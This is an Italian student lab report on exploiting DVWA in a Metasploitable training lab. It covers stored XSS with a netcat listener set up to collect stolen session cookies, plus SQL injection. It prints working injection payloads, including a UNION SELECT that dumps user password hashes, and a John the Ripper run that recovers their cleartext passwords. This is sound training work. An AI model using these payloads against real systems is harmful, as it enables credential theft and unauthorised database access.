
Web application hacking

PROGETTO S6/L5 DI MORGAN PETRELLI



Indice



traccia





XSS STORED





SQL INJECTION





SQL INJECTION (BLIND)



TRACCIA:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection.
- SQL injection blind (opzionale).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:


- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine

XSS STORED:

XSS Stored è una vulnerabilità di sicurezza delle applicazioni web che consente a un attaccante di iniettare codice JavaScript malevolo in una pagina web. Questo codice viene poi memorizzato sul server e viene eseguito ogni volta che un utente visita la pagina contenente il payload malevolo. A differenza di altre forme di XSS, come l'XSS riflesso, l'XSS stored è particolarmente pericoloso perché il codice dannoso viene memorizzato permanentemente sul server e può colpire molti utenti.

Inizio provando il tag <script> alert('xss') </script> per vedere se viene eseguito. Come previsto ho ricevuto il messaggio di alert.




Per inserire lo script che mi serve per recuperare i cookie, ho aperto "inspect" per poi cambiare il valore di maxlength: " il campo accetta un massimo di 50 caratteri".

```
nspector ▶ Console ▶ Debugger T↓ Network

¬ \taute width= >>v cettspacing= i cettpadding= z

    ▼ 
     ▼ 
        Message *
         <textarea name="mtxMessage" cols="50" rows="3"
         maxlength="50"></textarea>
      </form>
 </div>
 <br/>br>
▶ <div id="questbook comments"> • </div>
▶ <div id="questbook comments"> • </div>
 <br/>br>
 <h2>More info</h2>
 > div.body_padded > div.vulnerable_code_area > form > table > tbody
```

prima di inserire il tag ho aperto la connessione con netcat (nc -l -p 12345)che fungerà da server dove riceveremo i cookie.






Appena inserito il tag ricevo i cookie sul finto server in ascolto. Ogni volta che si prova ad accedere a questa scheda se non è aperto il finto server non si caricherà la pagina

SQL INJECTION:

SQL Injection è una vulnerabilità di sicurezza che consente a un utente malintenzionato di interferire con le query SQL che un'applicazione invia al suo database. Questo tipo di attacco può permettere a un attaccante di visualizzare dati a cui non è normalmente possibile accedere, oltre a manipolarli o distruggerli.

Per capire il comportamento dell'app ho provato inserendo due numeri, l'app restituisce l'ID inserito un nome e un cognome, quindi per ogni ID inserito ci sarà un nome e un cognome associato che verrà preso da un database



provo ad inserire un carattere (') e l'app mi dà come risposta un'errore di sintassi. Questo mi fa capire che il carattere viene eseguito dalla query segno che l'applicazione è vulnerabile a un attacco di SQL Injection.

provo con una condizione sempre vera, inserendo il payload 1 'or' 1 '=' 1. Questo payload è progettato per forzare una condizione sempre vera nella query SQL, bypassando l'autenticazione e restituendo tutti i risultati presenti nella tabella. Infatti l'app ci restituisce i risultati per first name e surname.

Vulnerability: SQL Injection User ID: Submit ID: 1' or '1'='1 First name: admin ID: 1' or '1'='1 First name: Gordon Surname: Brown ID: 1' or '1'='1 First name: Hack ID: 1' or '1'='1 First name: Pablo Surname: Picasso ID: 1' or '1'='1 First name: Bob More info http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection



ons

rce

d Execution

ısion

ction (Blind)

ected

ed

ecurity

User ID:

T user, password from users# Submit

ID: 'UNION SELECT user, password from users#

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Vulnerability: SQL Injection

ID: 'UNION SELECT user, password from users#

First name: gordonb Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password from users#

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password from users#

First name: pabto

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password from users#


First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html In genere, se c'è un utente, ci sarà una password. Quindi, ho provato la query: 'UNION SELECT user, password FROM users# che restituirà tutte le righe della tabella users, con i campi user e password, combinati con i risultati della query originale. In questo modo, ottengo una lista di utenti e le loro password hashate.

Ho voluto anche provare a crackare le password ottenute con John the Ripper. Inizialmente, ho creato un file di testo dove ho copiato gli hash delle password. In seguito, con il comando john --format=raw-md5, ho iniziato il processo di cracking degli hash delle password, che dopo pochi minuti mi ha fornito le password in chiaro.



```
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
password (?)
abc123 (?)
letmein (?)
Proceeding with incremental:ASCII
charley (?)
5g 0:00:00:00 DONE 3/3 (2024-05-22 13:38) 11.90g/s 424185p/s 424185c/s 426014C/s stevy13...chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

SQL INJECTION (BLIND):

la SQL INJECTION (BLIND) è molto simile alla sql injection standard, la cosa che la differenzia è che non riceveremo un messaggio di errore quindi l'attacco sarà più difficile perchè si basa su osservazioni indirette, come i tempi di risposta del server o le differenze nelle risposte dell'applicazione, per sottrarre informazioni dal database